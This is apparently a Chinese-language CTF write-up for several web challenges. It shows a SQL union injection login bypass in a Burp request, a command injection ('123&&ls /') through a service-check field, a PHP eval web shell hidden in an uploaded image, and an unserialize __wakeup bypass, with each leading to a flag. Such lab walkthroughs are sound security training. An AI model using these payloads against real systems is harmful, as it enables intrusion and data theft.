


得到序列化的值



给你个安慰奖吧, hhh!

再看看代码, emmm, 需要绕过wakeup? 重新生成一下使用url编码一下看看找到问题:



尝试:



string(33) "flag.php index.php index.php.bak "

成功, 这里构造参数, 字符的个数随意增加后前面的字符数字也要增加。

wakeup使用属性+1绕过。添加%00前面的数字也要增加。

尝试打开文件:

string(44) "?> //flag{Unser1alize_and_2CE_Add}

得到flag。

login2 (sql注入, 命令执行漏洞)

打开尝试登陆无果, 扫目录没发现。

```
Output File: D:\software\dirsearch-master\reports\http_114.67.175.224_15694\_23-01-10_22-55-42.txt
Target: http://114.67.175.224:15694/

[22:55:42] Starting:
[22:55:48] 403 - 296B - /.ht_wsr.txt
[22:55:48] 403 - 299B - /.htaccess.bak1
[22:55:48] 403 - 299B - /.htaccess.orig
[22:55:48] 403 - 299B - /.htaccess.save
[22:55:48] 403 - 300B - /.htaccess.extra
[22:55:48] 403 - 297B - /.htaccess.BAK
[22:55:48] 403 - 301B - /.htaccess.sample
[22:55:48] 403 - 297B - /.htaccess.Old
[22:55:48] 403 - 299B - /.htaccess.orig
[22:55:48] 403 - 297B - /.htaccess.sc
[22:55:48] 403 - 298B - /.htaccess.Old2
[22:55:48] 403 - 290B - /.html
[22:55:48] 403 - 289B - /.htm
[22:55:48] 403 - 299B - /.htpasswd.test
[22:55:48] 403 - 295B - /.htpasswd.s
[22:55:48] 403 - 296B - /.http-oauth
[22:57:01] 403 - 293B - /cgi-bin/
[22:57:16] 301 - 323B - /css -> http://114.67.175.224:15694/css/
[22:57:32] 403 - 291B - /error/
[22:58:01] 200 - 2KB - /login.php

Task Completed
D:\software\dirsearch-master>
```

wp提示使用bp,

Burp Suite Professional v2021.12.1 - Temporary Project - licensed to google 汉化 By co3site

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x --

发送 取消 < > > >

目标: http://114.67.175.224:15694 HTTP/1

请求

Pretty 原始 十六进制 渲染 换行 三

```
1 POST /login.php HTTP/1.1
2 Host: 114.67.175.224:15694
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://114.67.175.224:15694
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://114.67.175.224:15694/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=b929mgt91ldj5ktceibf59ct3
14 Connection: close
15
16 username=142460N096password=1427
```

响应

Pretty 原始 十六进制 渲染 换行 三

```
1 HTTP/1.1 200 OK
2 Date: Tue, 10 Jan 2023 15:11:57 GMT
3 Server: Apache/2.2.15 (CentOS)
4 X-Powered-By: PHP/5.3.3
5 Expires: Thu, 19 Nov 1991 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Tip:
  https://baidu.com/...
9 Content-Length: 2398
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html>
15 <head>
16 <meta charset="UTF-8">
17 <title>
  Login
18 </title>
19
20 <link rel="stylesheet" href="css/style.css">
21
22 <meta name="viewport" content="width=device-width, initial-scale=1">
23
24 <link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet">
25
26 </head>
27
28 <body class="align">
29 <div class="grid">
30
31 <form name="LoginForm" method="post" action="login.php" class="form login">
32
33 <div class="form_field">
34 <label for="login_username">
35 <input type="text" value="" class="form_input">
36 </div>
37
38 <div class="form_field">
39 <label for="login_password">
40 <input type="password" value="" class="form_input">
41 </div>
42
43 <div class="form_field">
44 <input type="submit" value="Login" class="form_submit">
45 </div>
46
47 </div>
48
49 </body>
50 </html>
```

完成 2.912字节 | 247毫秒

发现奇怪的字段, 是一串sql代码

basic1U, Ua3eUJz, Ua3eU4

JHNxbD0iUOVMRUNUIHVzZXJhbnV1LlhbHc3N3b3JkIEZST00gYWRTaW4gV0hFukUgdXN1cm5hbWU9JyIuJHVzZXJhbnV1LlIiInIjsKaWYgKCF1bXB0eSgkcm93KSAmJiAkcm93WydwYXNzd29yZCddPT09bWQ1KCRwYXNzd29yZCkpcwp9

编码base64字符集utf8(unicode编码)

编码解码

```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']==md5($password)){
}
```

```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']==md5($password)){
}
```

使用联合查询注入一个不存在的用户，然后再使用注入的数据登录

Burp项目测试器重发器窗口帮助

Burp Suite Professional v2021.12.1 - Temporary Project - licensed to google 汉化 By co3site

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

1x-

发送取消

目标: http://114.67.175.224:15694

HTTP/1

请求

Pretty原始十六进制

```
1 POST /login.php HTTP/1.1
2 Host: 114.67.175.224:15694
3 Content-Length: 52
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://114.67.175.224:15694
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://114.67.175.224:15694/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=b928mgt5l1d1j5ktceibf59ct3
14 Connection: close
15
16 username=admin'union select 1,md5(123)#&password=123
```

响应

Pretty原始十六进制Render

```
40
41 <div class="form_field">
42 <input type="submit" value="Login" class="left">
43 </div>
44
45 </form>
46
47 </div>
48
49 <svg xmlns="http://www.w3.org/2000/svg" class="icons">
50 <symbol id="arrow-right" viewBox="0 0 1792 1792">
51 <path d="M1600 960q 54-37 811-651q-39 37-91 37-51
52 0-60-371-75-75q-38-38-61838-911293-2918245q-52 0-84.5-37.52128 1024v896q0-53
53 32.5-90.52245 768h704L656 474q-38-36-38-60h38-90175-75q38-38 90-38 53 0 91 181651
54 651q7 35 37 90"/>
55 </symbol>
56 <symbol id="lock" viewBox="0 0 1792 1792">
57 <path d="M640 768h512v576q0-106-75-181-181-75-181-75-181v192m832 96v576q0
58 40-28 68-68 288416q-40 0-68-28-28-68v864q0-40 28-68-28-68h32v576q0-184
59 132-316-316-132 316 132 316v192h32q40 0 68 28-28 68"/>
60 </symbol>
61 <symbol id="user" viewBox="0 0 1792 1792">
62 <path d="M1600 1405q0 120-73 189.5-194 69.58459q-121 0-194-69.52192 1405q0-53
63 3.5-103.5-103.5-109236 1084-43-97.5 62-81 85.5-53.52538 832q0 0 42 21.5-74.5 48 108
64 487896 971-133.5-21.5 108-48 74.5-48 42-21.5q61 0 111.5 20-85.5 53.5 62 81 43 97.5
65 26.5 108.5 14 109 3.5 103.5-320-893q0 159-112.5 271.52896 896 624.5 783.5 512
66 512-112.5-271.52896 128-271.5 112.521280 512"/>
67 </symbol>
68 </svg>
69
70 </body>
71
72 </html>
73
74
75
76
77
78
79
80 <script>
81 alert('login success!');
82 parent.location.href='index.php';
83 </script>
```

完成

2,913字节 | 52毫秒

正在传输来自 114.67.175.224 的数据...

admin'union select 1,md5(123)#

114.67.175.224:15694

login success!

确定

LOGIN

然后呢？


进程监控系统

输入需要检测的服务

Apache

检测

听说是输出被过滤了，那么可以通过其它指令查看文件，甚至是目录。




进程监控系统

输入需要检测的服务


123&&ls / >111.txt

检测

apache 219 0.0 0.0 11348 1260 ? S 15:55 0:00 sh -c ps -aux | grep 123&&ls / >111.txt



找到flag文件尝试打开



得到flag

No one knows regex better than me (php、正则表达式)


打开：



提示了个文件?

114.67.175.224:16978/index.php?file=hello.php|

这个url格式感觉有操作空间了




file: 未选择文件

请上传jpg gif png 格式的文件 文件大小不能超过100KiB



来到了这里，看wp分析需要使用图片内嵌命令，然后在图片路径执行，

```
<script language=php>eval($_POST['shell']);</script>
```

连接失败




尝试输入系统命令





about hello.php index.php upload upload.php upload.php about hello.php index.php upload upload.php upload.php

有回显，继续尝试在根目录寻找



继续深入，打开文件





flag{22b63ae53804fb2f14f37966e2d9ba42} flag{22b63ae53804fb2f14f37966e2d9ba42}flag

得到flag